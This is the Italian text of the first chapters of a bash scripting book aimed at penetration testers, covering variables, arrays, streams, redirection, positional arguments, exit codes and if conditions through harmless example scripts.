Ogni linguaggio per script usa delle variabili. Le *variabili* sono nomi che assegniamo a certe posizioni di memoria e che contengono un valore, agendo quindi come segnaposto o etichette. Alle variabili possiamo assegnare un valore direttamente oppure possiamo eseguire dei comandi bash e memorizzare nelle variabili il loro output, da usare poi per vari scopi.

Se avete già utilizzato dei linguaggi di programmazione, saprete che le variabili possono essere di vari tipi: numeri interi, stringhe e array. Nella shell bash, le variabili non sono tipizzate; sono tutte stringhe di caratteri. Ciononostante, la shell bash consente di creare array, di accedere agli elementi degli array e di eseguire operazioni aritmetiche, purché il valore della variabile sia costituito solo da cifre.

Per la denominazione delle variabili della shell bash occorre considerare le seguenti regole.

- I nomi possono includere caratteri alfanumerici.
- Non possono iniziare con un numero.
- Possono contenere un carattere di sottolineatura (\_).
- Non possono contenere spazi.

## Assegnamento e accesso alle variabili

Proviamo a eseguire un assegnamento a una variabile. Aprite un terminale e digitate quanto segue direttamente al prompt dei comandi:

```
$ book="black hat bash"
```

Stiamo creando la variabile denominata `book` e, usando il segno di uguale (=), le assegniamo il valore `black hat bash`. Ora possiamo usare questa variabile in un comando. Nell'esempio che segue, usiamo il comando `echo` per mostrare sullo schermo il contenuto di tale variabile:

```
$ echo "This book's name is ${book}"  
This book's name is black hat bash
```

Siamo stati in grado di mostrare il contenuto della variabile usando la sintassi `${book}` all'interno di un comando `echo`. Questo ha l'effetto di espandere la variabile `book`, fornendo il suo valore. Potete espandere una variabile anche usando solo il simbolo del dollaro (\$) seguito dal nome della variabile:

```
$ echo "This book's name is $book"
```

Utilizzando la sintassi `${}` il codice diventa meno soggetto a interpretazioni errate e aiuta chi legge a capire quando inizia e finisce il nome di una variabile.

Potete anche assegnare a una variabile l'output di un comando, usando la sintassi di sostituzione dei comandi `$()`, specificando fra parentesi il comando desiderato. Utilizzerete spesso questa sintassi nella programmazione `bash`. Provate a eseguire i comandi contenuti nel Listato 1.10.



### Listato 1.10

---

```
$ root_directory=$(ls -ld /)
$ echo "${root_directory}"
drwxr-xr-x 1 user user 0 Feb 13 20:12 /
```

Qui assegniamo alla variabile `root_directory` il valore del comando `ls -ld /` e poi utilizziamo `echo` per mostrare l'output del comando. In questo output, potete vedere che siamo stati in grado di ottenere i metadati della directory radice (`/`), come il suo tipo e le autorizzazioni, le dimensioni, i proprietari (utenti e gruppi) e il timestamp dell'ultima modifica.

Fate attenzione: non dovete lasciare spazi vuoti attorno al simbolo di assegnamento (=) quando create una variabile:

```
book = "questo assegnamento non funziona "
```

La precedente sintassi di assegnamento delle variabili non è valida.

## Annullamento dell'assegnamento delle variabili

Per annullare un precedente assegnamento a una variabile si utilizza il comando `unset`, come illustrato nel Listato 1.11.

### Listato 1.11

---

```
$ book="Black Hat Bash"
$ unset book
$ echo "${book}"
```

Se si eseguono questi comandi nel terminale, l'esecuzione del comando `echo` non produrrà alcun output.

## Ambito (visibilità) delle variabili

Le variabili *globali* sono disponibili nell'intero programma. Ma nella shell bash l'ambito d'uso (*scope*) e quindi la "visibilità" delle variabili può essere limitato in modo che esse risultino accessibili solo da un determinato blocco di codice. Queste variabili *locali* vanno dichiarate usando la parola chiave `local`. Lo script del Listato 1.12 mostra come funzionano le variabili locali e globali.

### Listato 1.12

---

```
#!/bin/bash
PUBLISHER="No Starch Press"
print_name(){
    local name
    name="Black Hat Bash"
    echo "${name} by ${PUBLISHER}"
}
print_name
echo "Variable ${name} will not be printed because it is a local variable."
```

Assegniamo il valore `No Starch Press` alla variabile `PUBLISHER` e poi creiamo la funzione `print_name()` (esamineremo le funzioni nel prossimo capitolo). All'interno della funzione, dichiariamo la variabile locale `name` e le assegniamo il valore `Black Hat Bash`. Quindi richiamiamo `print_name()` e proviamo ad accedere alla variabile `name` come parte di una frase che vogliamo mostrare usando `echo`.

Il comando `echo` alla fine del file script produrrà una variabile vuota, poiché la variabile `name` è locale e limitata alla funzione `print_name()`, il che significa che nulla al di fuori di tale funzione può accedervi. Quindi, la funzione si chiuderà senza restituire alcun valore.

#### NOTA

Gli script di questo capitolo sono disponibili su

<https://github.com/dolevf/Black-Hat-Bash/blob/master/ch01>.

Salvate questo script, ricordandovi di impostare le autorizzazioni di esecuzione tramite `chmod`, ed eseguitelo utilizzando il seguente comando:

```
$ ./local_scope_variable.sh
Black Hat Bash by No Starch Press
Variable will not be printed here because it is a local variable
```

Come potete vedere, la variabile locale `name` non viene visualizzata, fuori dalla funzione.

## Operatori aritmetici

Gli *operatori aritmetici* consentono di eseguire operazioni matematiche sui numeri interi. La Tabella 1.1 mostra alcuni degli operatori aritmetici disponibili. Per l'elenco completo, vedere <https://tldp.org/LDP/abs/html/ops.html>.

**Tabella 1.1** Gli operatori aritmetici.

| Operatore | Descrizione                |
|-----------|----------------------------|
| +         | Addizione                  |
| -         | Sottrazione                |
| *         | Moltiplicazione            |
| /         | Divisione                  |
| %         | Modulo                     |
| +=        | Incremento di una costante |
| -=        | Decremento di una costante |

Potete eseguire queste operazioni aritmetiche in diversi modi: utilizzando il comando `let`, utilizzando la sintassi delle

doppie parentesi `$((espressione))`, oppure utilizzando il comando `expr`. Consideriamo un esempio di ciascun metodo.

Nel Listato 1.13 eseguiamo un'operazione di moltiplicazione utilizzando il comando `let`.

#### Listato 1.13

---

```
$ let result="4 * 5"
$ echo ${result}
20
```

Questo comando prende un nome di variabile ed esegue un calcolo aritmetico per determinarne il valore.

Nel Listato 1.14, eseguiamo un'altra operazione di moltiplicazione utilizzando la sintassi delle doppie parentesi.

#### Listato 1.14

---

```
$ result=$((5 * 5))
$ echo ${result}
25
```

In questo caso, eseguiamo il calcolo posto fra le doppie parentesi.

Infine, nel Listato 1.15, eseguiamo un'operazione di addizione usando il comando `expr`.

#### Listato 1.15

---

```
$ result=$(expr 5 + 505)
$ echo ${result}
510
```

Il comando `expr` valuta le espressioni, che non necessariamente sono operazioni aritmetiche; per esempio, potreste usarlo per calcolare la lunghezza di una stringa. Usate `man expr` per saperne di più sulle funzionalità di `expr`.

## Array

La shell bash consente di creare array monodimensionali. Un *array* è una raccolta di elementi cui è associato un indice. Potete accedere a questi elementi utilizzando il loro indice, che inizia da zero. Negli script bash, potete utilizzare gli array ogni volta che è necessario scorrere più stringhe ed eseguire gli stessi comandi su ciascuna di esse.

Il Listato 1.16 mostra come creare un array nella shell bash. Salvate questo codice nel file `array.sh` ed eseguitelo.

### Listato 1.16

---

```
#!/bin/bash
# Imposta l'array
IP_ADDRESSES=(192.168.1.1 192.168.1.2 192.168.1.3)
# Mostra tutti gli elementi dell'array
echo "${IP_ADDRESSES[*]}"
# Mostra solo il primo elemento dell'array
echo "${IP_ADDRESSES[0]}"
```

Questo script usa l'array `IP_ADDRESSES` che contiene tre indirizzi IP (*Internet Protocol*). Il primo comando `echo` mostra tutti gli elementi contenuti nell'array passando `[*]` alla variabile `IP_ADDRESSES`, che contiene i valori dell'array. L'asterisco (\*) rappresenta ogni elemento dell'array. Infine, un altro comando `echo` mostra solo il primo elemento nell'array, specificando l'indice `0`.

L'esecuzione di questo script dovrebbe produrre il seguente output:

```
$ chmod u+x array.sh
$ ./array.sh
192.168.1.1 192.168.1.2 192.168.1.3
192.168.1.1
```

Come potete vedere, siamo riusciti a far sì che la shell bash mostrasse tutti gli elementi contenuti nell'array, e poi solo il primo elemento.

È anche possibile eliminare elementi da un array. Il Listato 1.17 elimina dall'array l'elemento 192.168.1.2.

#### Listato 1.17

```
IP_ADDRESSES=(192.168.1.1 192.168.1.2 192.168.1.3)
unset IP_ADDRESSES[1]
```

Potete anche sostituire uno dei valori con un altro valore. Il seguente codice sostituisce 192.168.1.1 con 192.168.1.10:

```
IP_ADDRESSES[0]="192.168.1.10"
```

Gli array sono particolarmente utili quando è necessario scorrere più valori ed eseguire azioni su di essi, per esempio quando vi è un elenco di indirizzi IP da analizzare (o un elenco di indirizzi e-mail cui inviare un'e-mail di phishing).

## Stream

Gli *stream* sono file che fungono da canali di comunicazione fra un programma e il suo ambiente. Quando interagite con un programma (che sia un'utilità Linux come `ls` o `mkdir` o un programma che avete scritto voi stessi), state interagendo con uno o più stream. La shell `bash` ha tre stream di dati standard, come mostra la Tabella 1.2.

**Tabella 1.2** Gli stream.

| Nome stream              | Descrizione                                 | Numero descrittore del file |
|--------------------------|---------------------------------------------|-----------------------------|
| Input standard (stdin)   | Dati che entrano in un programma come input | 0                           |
| Standard output (stdout) | Dati in uscita da un programma              | 1                           |



|                            |                                  |   |
|----------------------------|----------------------------------|---|
| Standard error<br>(stderr) | Errori in uscita da un programma | 2 |
|----------------------------|----------------------------------|---|

Finora abbiamo eseguito alcuni comandi dal terminale e abbiamo scritto ed eseguito uno script semplice. L'output che ha generato è stato inviato allo *stream di output standard* (*stdout*) o, in altre parole, alla schermata del terminale.

Gli script possono anche ricevere un input. Quando uno script è progettato per ricevere input, lo legge dallo *stream di input standard* (*stdin*). Infine, gli script possono visualizzare messaggi di errore sullo schermo, a causa di un bug o di un errore di sintassi nei comandi. Questi messaggi vengono inviati allo *stream di errore standard* (*stderr*).

Per illustrare il comportamento degli stream, useremo il comando `mkdir` per creare alcune directory e poi useremo `ls` per elencare il contenuto della directory corrente. Aprite il terminale e lanciate il seguente comando:

```
$ mkdir directory1 directory2 directory1
mkdir: cannot create directory 'directory1': File exists

$ ls -l
total 1
drwxr-xr-x 1 user user  0 Feb 17 09:45 directory1
drwxr-xr-x 1 user user  0 Feb 17 09:45 directory2
```

Notate che `mkdir` genera un errore. Questo perché passiamo il nome della directory `directory1` per due volte sulla riga di comando. Quindi, quando viene eseguito il comando `mkdir`, crea `directory1` e `directory2`, quindi fallisce sul terzo argomento perché, a quel punto, la `directory1` esiste già. Questi tipi di errori vengono inviati allo stream di errore standard.

Poi eseguiamo `ls -l`, che elenca semplicemente le directory. Il risultato del comando `ls` ha esito positivo e senza

errori, quindi viene inviato allo stream di output standard.

Vi eserciterete a lavorare con lo stream di input standard quando introdurremo la redirectione, più avanti in questo stesso capitolo.

## Operatori di controllo

Gli *operatori di controllo*, nella shell bash, sono elementi che eseguono una funzione di controllo sugli elementi delle istruzioni. La Tabella 1.3 ne fornisce una panoramica.

**Tabella 1.3** Gli operatori di controllo di bash.

| Operatore | Descrizione                                                                                                                                                                                               |
|-----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| &         | Pone un comando in background.                                                                                                                                                                            |
| &&        | AND logico. Il secondo comando nell'espressione verrà eseguito solo se il primo comando risulta vero.                                                                                                     |
| ( e )     | Parentesi utilizzate per il raggruppamento dei comandi.                                                                                                                                                   |
| ;         | Utilizzato come terminatore di una lista. Un comando che segue il terminatore verrà eseguito dopo che è terminato il comando precedente, indipendentemente dal fatto che venga valutato come vero o meno. |
| ;;        | Termina un'istruzione case.                                                                                                                                                                               |
|           | Reindirizza l'output di un comando all'input per un altro comando.                                                                                                                                        |
|           | OR logico. Il secondo comando verrà eseguito anche se il primo comando risulta falso.                                                                                                                     |

Vediamo alcuni di questi operatori di controllo in azione. L'operatore & pone un comando in background. Se avete un

elenco di comandi da eseguire, come vediamo nel Listato 1.18, l'invio del primo comando in background permetterà alla shell bash di procedere alla riga successiva, anche se il comando precedente non ha terminato il proprio lavoro.

#### Listato 1.18

---

```
#!/bin/bash
# Questo script pone in background il comando sleep.
echo "Sleeping for 10 seconds..."
sleep 10 & (1)

# Crea un file
echo "Creating the file test123"
touch test123
# Elimina un file
echo "Deleting the file test123"
rm test123
```

Spesso i comandi di lunga durata vengono posti in background per evitare che gli script si blocchino (1). Imparerete a porre i comandi in background quando parleremo del controllo dei job, nel Capitolo 2.

L'operatore `&&` consente di eseguire un'operazione AND fra due comandi. Nell'esempio che segue, il file `test123` verrà creato solo se il primo comando ha esito positivo:

```
touch test && touch test123
```

L'operatore `()` consente di raggruppare i comandi, in modo che agiscano come un'unica unità quando dobbiamo redirigerli insieme:

```
(ls; ps)
```

In genere, ciò risulta utile quando è necessario redirigere i risultati di più comandi a uno stream, come vedremo quando, fra poco, parleremo degli operatori di redirezione.

L'operatore `;` consente di eseguire più comandi indipendentemente dal loro stato di uscita:

```
ls; ps; whoami
```

Di conseguenza, ogni comando verrà eseguito dopo il precedente, non appena esso termina.

L'operatore `||` consente di concatenare i comandi utilizzando un'operazione OR:

```
lzl || echo "the lzl command failed"
```

In questo esempio, il comando `echo` verrà eseguito solo se il primo comando fallisce.

## Operatori di redirezione

I tre stream standard di cui abbiamo parlato possono essere rediretti da un programma a un altro. La *redirezione* consiste nel prendere l'output di un comando o script e utilizzarlo come input per un altro comando o script o scritto su file. La Tabella 1.4 descrive gli operatori di redirezione disponibili.

Facciamo pratica con gli operatori di redirezione per vedere come funzionano con gli stream standard. L'operatore `>` reindirizza lo stream di output standard su un file. Qualsiasi comando che precede questo carattere invierà il proprio output al file specificato. Provate a lanciare il seguente comando direttamente nel terminale:

```
$ echo "Hello World!" > output.txt
```

**Tabella 1.4** Gli operatori di redirezione.

| Operatore | Descrizione                                                            |
|-----------|------------------------------------------------------------------------|
| >         | Reindirizza lo stdout su un file.                                      |
| >>        | Reindirizza lo stdout su un file aggiungendolo al contenuto esistente. |
| &> o >&   | Reindirizza lo stdout e lo stderr su un file.                          |

|     |                                                                                               |
|-----|-----------------------------------------------------------------------------------------------|
| &>> | Reindirizza lo stdout e lo stderr su un file aggiungendoli al contenuto esistente.            |
| <   | Reindirizza l'input a un comando.                                                             |
| <<  | Chiamato <i>here document</i> o <i>heredoc</i> , reindirizza più righe di input a un comando. |
|     | Reindirizza l'output di un comando all'input di un altro comando.                             |

Qui redirigiamo lo stream di output standard al file `output.txt`. Per vedere il contenuto di `output.txt`, eseguite semplicemente quanto segue:

```
$ cat output.txt
Hello World!
```

Successivamente, utilizzeremo l'operatore `>>` per aggiungere nuovi contenuti alla fine dello stesso file (Listato 1.19).

#### Listato 1.19

```
$ echo "Goodbye!" >> output.txt
$ cat output.txt
Hello World!
Goodbye!
```

Se avessimo utilizzato `>` invece di `>>`, il contenuto di `output.txt` sarebbe stato completamente sovrascritto con il testo

```
Goodbye!.
```

Per redirigere su un file sia lo stream di output standard sia lo stream di errore standard, usate l'operatore `&>`. Questo è utile quando non volete inviare alcun output allo schermo, ma salvare tutto su un file log (magari per una successiva analisi):

```
$ ls -l / &> stdout_and_stderr.txt
```

Per aggiungere a un file entrambi gli stream di output standard e errore standard, utilizzate l'operatore `&>>`.

Come fare per inviare lo stream di output standard su un file e lo stream di errore standard a un altro? Potete farlo utilizzando i numeri dei descrittori di file degli stream:

```
$ ls -l / 1> stdout.txt 2> stderr.txt
```

A volte può essere utile redirigere lo stream di errore standard su un file, come abbiamo fatto qui, in modo da poter registrare qualsiasi errore che si verifica durante l'esecuzione. Il prossimo esempio esegue un comando inesistente, `lzl`. Questo dovrebbe generare degli errori della shell bash, che saranno scritti nel file `error.txt`:

```
$ lzl 2> error.txt
$ cat error.txt
bash: lzl: command not found
```

Notate che l'errore non viene visualizzato sullo schermo, perché bash invia l'errore al file.

Ora, usiamo lo stream di input standard. Eseguiamo nella shell il comando riportato nel Listato 1.20 per fornire il contenuto di `output.txt` come input per il comando `cat`.

#### Listato 1.20

---

```
$ cat < output.txt
Hello World!
Goodbye!
```

E se a un comando volessimo redirigere più righe? Può aiutarci la redirezione del documento (`<<`), Listato 1.21.

#### Listato 1.21

---

```
$ cat << EOF
  Black Hat Bash
  by No Starch Press
EOF
Black Hat Bash
by No Starch Press
```

In questo esempio, passiamo più righe come input a un comando. L'`EOF` in questo esempio funge da delimitatore, contrassegnando i punti di inizio e fine dell'input. Qui la *redirezione di un documento* tratta l'input come se fosse un file, preservando i fine riga e gli spazi.

L'operatore *pipe* (`|`) reindirizza l'output di un comando e lo usa come input di un altro comando. Per esempio, potremmo eseguire il comando `ls` sulla directory root e poi usare un altro comando per estrarre dati dall'output prodotto da `ls`, come mostrato nel Listato 1.22.

#### Listato 1.22

---

```
$ ls -l / | grep "bin"
lrwxrwxrwx 1 root root      7 Mar 10 08:43 bin -> usr/bin
lrwxrwxrwx 1 root root      8 Mar 10 08:43 sbin -> usr/sbin
```

Utilizziamo `ls` per produrre il contenuto della directory radice nello stream di output standard, quindi utilizziamo una pipe per inviare l'output come input al comando `grep`, che ne estrae tutte le righe che contengono la parola `bin`.

## Argomenti posizionali

Gli script bash possono accettare *argomenti posizionali* (chiamati anche *parametri*) passati sulla riga di comando. Gli argomenti sono particolarmente utili, per esempio, quando occorre sviluppare un programma che modifichi il proprio comportamento in base all'input passatogli da un altro programma o dall'utente. Gli argomenti possono anche modificare le funzionalità dello script, come il formato di output e quanto dovrà essere dettagliato durante l'esecuzione.



Per esempio, immaginate di sviluppare un exploit e di inviarlo ad alcuni colleghi, ognuno dei quali lo utilizzerà su un indirizzo IP diverso. Invece di realizzare uno script e chiedere all'utente di specificare le informazioni relative alla propria rete, potete scriverlo in modo che prenda come argomento un indirizzo IP e poi operi su questo input, per evitare di dover far modificare il codice sorgente per ogni singolo caso.

Uno script bash può accedere agli argomenti passati sulla riga di comando usando le variabili `$1`, `$2` e così via. Il numero rappresenta l'ordine in cui è stato specificato l'argomento. Per illustrare la cosa, lo script del Listato 1.23 accetta un argomento (un indirizzo IP o un nome di dominio) ed esegue su di esso un test ping usando l'utility `ping`. Salvate questo file come `ping_with_arguments.sh`.

### Listato 1.23

---

```
#!/bin/bash
# Questo script esegue un ping sull'indirizzo fornito come argomento.
SCRIPT_NAME="${0}"
TARGET="${1}"
echo "Running the script ${SCRIPT_NAME}..."
echo "Pinging the target: ${TARGET}..."
ping "${TARGET}"
```

Questo script assegna il primo argomento posizionale alla variabile `TARGET`. Notate, inoltre, che l'argomento `${0}` viene assegnato alla variabile `SCRIPT_NAME`. Questo "argomento" contiene il nome dello script (in questo caso, `ping_with_arguments.sh`).

Per eseguire questo script, utilizzate i comandi contenuti nel Listato 1.24.

## Listato 1.24

---

```
$ chmod u+x ping_with_arguments.sh
$ ./ping_with_arguments.sh nostarch.com
Running the script ping_with_arguments.sh...
Pinging the target nostarch.com . . .
PING nostarch.com (104.20.120.46) 56(84) bytes of data.
64 bytes from 104.20.120.46 (104.20.120.46): icmp_seq=1 ttl=57 time=6.89 ms
64 bytes from 104.20.120.46 (104.20.120.46): icmp_seq=2 ttl=57 time=4.16 ms
--snip--
```

Questo script eseguirà un comando `ping` sul dominio `nostarch.com` passatogli sulla riga di comando. Il valore è assegnato alla variabile `$1`; se passassimo un secondo argomento, verrebbe assegnato alla seconda variabile, `$2`. Usate `Ctrl-C` per uscire da questo script, poiché il `ping` potrebbe essere eseguito indefinitamente su alcuni sistemi operativi.

E se volessimo accedere a tutti gli argomenti? Potete farlo usando la variabile `$@`. Inoltre, usando `$#`, potete ottenere il numero totale di argomenti passati. Il Listato 1.25 ne illustra il funzionamento.

## Listato 1.25

---

```
#!/bin/bash
echo "The arguments are: $@"
echo "The total number of arguments is: $#"
```

Salvate questo script nel file `show_args.sh` ed eseguitelo come segue:

```
$ chmod u+x show_args.sh
$ ./show_args.sh "hello" "world"
The arguments are: hello world
The total number of arguments is: 2
```

La Tabella 1.5 riassume le variabili relative agli argomenti posizionali.

**Tabella 1.5** Le variabili speciali correlate agli argomenti posizionali.

| Variabile | Descrizione |
|-----------|-------------|
|-----------|-------------|

|                                    |                                                                               |
|------------------------------------|-------------------------------------------------------------------------------|
| <code>\$0</code>                   | Il nome del file dello script.                                                |
| <code>\$1, \$2, \$3,</code><br>... | Gli argomenti posizionali.                                                    |
| <code>\$#</code>                   | Il numero di argomenti posizionali passati.                                   |
| <code>\$*</code>                   | Tutti gli argomenti posizionali.                                              |
| <code>\$@</code>                   | Tutti gli argomenti posizionali, dove ogni argomento è quotato singolarmente. |

Quando uno script usa `"$*"` con le virgolette, la shell bash espanderà gli argomenti in una singola parola. Il seguente esempio raggruppa gli argomenti in una parola:

```
$ ./script.sh "1" "2" "3"
1 2 3
```

Quando uno script utilizza `"$@"` (sempre includendo le virgolette), espande gli argomenti in parole separate:

```
$ ./script.sh "1" "2" "3"
1
2
3
```

Nella maggior parte dei casi, si preferisce usare `"$@"`, in modo che ogni argomento venga trattato come una singola parola.

Lo script seguente mostra come utilizzare queste variabili speciali in un ciclo `for`:

```
#!/bin/bash
# Cambiate "$@" con "$*" per osservarne il comportamento.
for args in "$@"; do
    echo "${args}"
done
```

## Richiedere l'input

Alcuni script bash non accettano argomenti durante l'esecuzione. Tuttavia, potrebbero dover chiedere informazioni all'utente in modo interattivo e far sì che la risposta venga usata a runtime. In questi casi, possiamo usare il comando `read`. Spesso si vedono applicazioni che utilizzano *prompt di input* quando tentano di installare software, chiedendo all'utente di rispondere *yes* per procedere o *no* per annullare l'operazione.

Nello script bash del Listato 1.26, chiediamo all'utente di specificare il suo nome e cognome e poi li mostriamo sullo stream di output standard.

### Listato 1.26

---

```
#!/bin/bash
# Chiede l'input all'utente e lo assegna alle variabili
echo "What is your first name?"
read -r firstname
echo "What is your last name?"
read -r lastname
echo "Your first name is ${firstname} and your last name is ${lastname}"
```

Salvate ed eseguite questo script come `input_prompting.sh`:

```
$ chmod u+x input_prompting.sh
$ ./input_prompting.sh
What is your first name?
John
What is your last name?
Doe
Your first name is John and your last name is Doe
```

Notate che vi viene chiesto di inserire delle informazioni che verranno poi mostrate a schermo.

## Codici di uscita

I comandi bash restituiscono dei *codici di uscita*, che indicano se l'esecuzione del comando è riuscita o meno. Tali codici rientrano nell'intervallo `0-255`, dove `0` significa successo,

1 significa fallimento, 126 significa che il comando è stato trovato ma non è eseguibile e 127 significa che il comando non è stato trovato. Il significato di qualsiasi altro numero dipende dal comando utilizzato e dalla sua logica.

## Controllo dei codici di uscita

Per provare a usare i codici di uscita, salvate lo script del Listato 1.27 nel file `exit_codes.sh` ed eseguitelo.

### Listato 1.27

---

```
#!/bin/bash
# Sperimentare con i codici di uscita
ls -l > /dev/null
echo "The exit code of the ls command was: $?"
lzl 2> /dev/null
echo "The exit code of the non-existing lzl command was: $?"
```

Utilizziamo la variabile speciale `$?` con il comando `echo` per restituire i codici di uscita dei comandi eseguiti, `ls` e `lzl`.

Redirigiamo anche i loro stream di output e di errore standard al file `/dev/null`, uno speciale “file” e “dispositivo” che getta via tutti i dati inviatigli. Quando volete silenziare dei comandi, potete redirigere il loro output su di esso.

Dovreste ottenere un output simile al seguente:

```
$ ./exit_codes.sh
The exit code of the ls command was: 0
The exit code of the non-existing lzl command was: 127
```

Otteniamo due codici di uscita distinti, uno per ogni comando. Il primo comando restituisce 0 (successo) e il secondo restituisce 127 (comando non trovato).

### ATTENZIONE

Usate `/dev/null` con cautela. Potreste perdervi errori importanti se scegliete di redirigerli l'output. In caso di dubbi, redirigete gli stream standard (output standard ed errore standard) su un file log dedicato.

Per capire perché potreste voler usare i codici di uscita, immaginate di provare a scaricare da Internet un file da 1 GB usando la shell bash. Potrebbe essere saggio controllare se il file esiste già sul file system, nel caso in cui qualcuno abbia già eseguito lo script e abbia già scaricato il file. Inoltre, potreste voler controllare di avere abbastanza spazio libero sul disco prima di tentare il download. Eseguendo i comandi e osservando i codici di uscita che essi restituiscono, potete decidere se procedere con il download o meno.

### **Impostazione del codice di uscita di uno script**

È anche possibile scegliere il codice di uscita di uno script utilizzando il comando `exit` seguito dal codice, come mostrato nel Listato 1.28.

#### **Listato 1.28**

---

```
#!/bin/bash
# Imposta il codice di uscita dello script: 223
echo "Exiting with exit code: 223"
exit 223
```

Salvate questo script come `set_exit_code.sh` ed eseguitelo dalla riga di comando. Quindi usate la variabile speciale `$?` per vedere il codice di uscita che restituisce:

```
$ chmod u+x set_exit_code.sh
$ ./set_exit_code.sh
Exiting with exit code: 223
echo $?
223
```

Potete utilizzare la variabile `$?` per controllare il codice di uscita restituito non solo da uno script ma anche dai singoli comandi:

```
$ ps -ef
$ echo $?
0
```

I codici di uscita sono importanti: possono essere utilizzati in una serie di script che si richiamano fra loro o all'interno dello stesso script, per controllare il flusso logico dell'esecuzione del codice.

## Esercizio 1 – Registrare il nome e la data

Realizzate uno script che faccia quanto segue.

1. Accetta due argomenti dalla riga di comando e li assegna alle variabili. Il primo argomento deve essere il vostro nome e il secondo il vostro cognome.
2. Crea un nuovo file, denominato `output.txt`.
3. Scrive la data corrente in `output.txt` utilizzando il comando `date`. Punti bonus se riuscite a far sì che il comando `date` produca la data nel formato *GG-MM-AAAA*; usate `man date` per scoprire come funziona.
4. Scrive il nome e il cognome in `output.txt`.
5. Crea una copia di backup di `output.txt`, denominata `backup.txt`, utilizzando il comando `cp`. Utilizzate `man cp` se non siete sicuri della sintassi del comando.
6. Invia il contenuto del file `output.txt` nello stream di output standard.

Potete trovare una possibile soluzione, `exercise_solution.sh`, nel repository GitHub del libro.



## Riepilogo

In questo capitolo, avete eseguito nel terminale alcuni semplici comandi Linux e avete utilizzato `man` per scoprire le opzioni dei comandi. Avete anche imparato a passare argomenti agli script e a eseguire una sequenza di comandi dall'interno degli script. Abbiamo trattato i fondamenti della shell `bash`, per iniziare a scrivere semplici programmi che utilizzano variabili, array, reindirizzamenti, codici di uscita e argomenti. Avete anche imparato a chiedere all'utente di immettere informazioni arbitrarie e a utilizzarle come parte del flusso di esecuzione dello script.

## Capitolo 2

# Controllo del flusso ed elaborazione del testo

Questo capitolo tratta i concetti che possono rendere più “intelligenti” i vostri script bash. Imparerete a usare istruzioni condizionali, a usare i loop, a consolidare il codice in funzioni, a porre i comandi in background e molto altro ancora. Imparerete anche alcuni modi per personalizzare il vostro ambiente bash per il penetration testing.

## Operatori di test

La shell bash consente di eseguire selettivamente i comandi solo quando sono soddisfatte determinate condizioni. Gli *operatori di test* permettono di controllare un’ampia varietà di condizioni: se un valore è uguale a un altro, se un file è di un determinato tipo o se un valore è maggiore di un altro. Spesso ci affidiamo a tali test per determinare se continuare a eseguire un determinato blocco di codice, quindi è importante essere in grado di costruirli.

La shell bash offre diversi tipi di operatori di test. Gli *operatori di test sui file* consentono di operare sui file nel file system, per esempio per controllare se un file è eseguibile o

se una determinata directory esiste. La Tabella 2.1 mostra un breve elenco dei test disponibili.

L'elenco completo degli operatori di test sui file è disponibile in <https://ss64.com/bash/test.html> oppure eseguendo il comando `man test`.

Gli *operatori di confronto fra stringhe* consentono di eseguire test tipici delle stringhe, come per esempio verificare se una stringa è uguale a un'altra. La Tabella 2.2 mostra gli operatori di confronto fra stringhe.

**Tabella 2.1** Gli operatori di test sui file.

| Operatore | Descrizione                                                |
|-----------|------------------------------------------------------------|
| -d        | Controlla se il file è una directory.                      |
| -r        | Controlla se il file è leggibile.                          |
| -x        | Controlla se il file è eseguibile.                         |
| -w        | Controlla se il file è scrivibile.                         |
| -f        | Controlla se il file è un file normale.                    |
| -s        | Controlla se le dimensioni del file sono maggiori di zero. |

**Tabella 2.2** Gli operatori di confronto fra stringhe.

| Operatore | Descrizione                                                               |
|-----------|---------------------------------------------------------------------------|
| =         | Controlla se una stringa è uguale a un'altra.                             |
| ==        | Sinonimo di = se utilizzato all'interno di costrutti <code>[ [ ]</code> . |
| !=        | Controlla se una stringa non è uguale a un'altra.                         |
| <         | Controlla se una stringa precede un'altra stringa in ordine alfabetico.   |

|    |                                                                       |
|----|-----------------------------------------------------------------------|
| >  | Controlla se una stringa segue un'altra stringa in ordine alfabetico. |
| -z | Controlla se una stringa è nulla.                                     |
| -n | Controlla se una stringa non è nulla.                                 |

Gli *operatori di confronto fra interi* consentono di eseguire controlli sugli interi, per esempio di verificare se un intero è minore o maggiore di un altro. La Tabella 2.3 mostra gli operatori disponibili.

**Tabella 2.3** Gli operatori di confronto fra numeri interi.

| Operatore | Descrizione                                            |
|-----------|--------------------------------------------------------|
| -eq       | Controlla se un numero è uguale a un altro.            |
| -ne       | Controlla se un numero non è uguale a un altro.        |
| -ge       | Controlla se un numero è maggiore o uguale a un altro. |
| -gt       | Controlla se un numero è maggiore di un altro.         |
| -lt       | Controlla se un numero è minore di un altro.           |
| -le       | Controlla se un numero è minore o uguale a un altro.   |

Utilizziamo questi operatori nei meccanismi di controllo del flusso per decidere quale ramo di codice eseguire successivamente.

## Condizioni if

Nella shell bash, possiamo usare una condizione `if` per eseguire determinato codice solo quando è soddisfatta una determinata condizione. Il Listato 2.1 ne mostra la sintassi.

## Listato 2.1

---

```
if [[ condizione ]]; then
    # Fa una certa cosa se la condizione è verificata.
else
    # Fa un'altra cosa se la condizione NON è verificata.
fi
```

Iniziamo con la parola chiave `if`, seguita da una `condizione` di test specificata fra doppie parentesi quadre (`[[ ]]`). Quindi utilizziamo il carattere `;` per separare la parola chiave `if` dalla parola chiave `then`, il che consente di introdurre un blocco di codice che viene eseguito solo se la `condizione` è soddisfatta.

Poi, utilizziamo la parola chiave `else` per introdurre un blocco di codice alternativo, che viene eseguito se la condizione non è soddisfatta. Notate che l'`else` è opzionale e non sempre è necessario. Infine, chiudiamo la condizione `if` con la parola chiave `fi` (che è un `if` invertito).

### NOTA

In alcuni sistemi operativi, come quelli spesso usati nei container, la shell di default potrebbe non essere `bash`. Per tenere conto di questi casi, potreste voler usare le parentesi quadre singole (`[ ]`) anziché doppie per racchiudere la condizione. Questo uso delle parentesi quadre singole soddisfa lo standard Portable Operating System Interface e dovrebbe funzionare su quasi tutti i derivati di Unix, incluso Linux.

Vediamo ora una condizione `if` in pratica. Il Listato 2.2 usa una condizione `if` per verificare se un file esiste e, in caso contrario, lo crea.

## Listato 2.2

---

```
#!/bin/bash
FILENAME="flow_control_with_if.txt"
if [[ -f "${FILENAME}" ]]; then
    echo "${FILENAME} already exists."
    exit 1
else
```

```
touch "${FILENAME}"  
fi
```

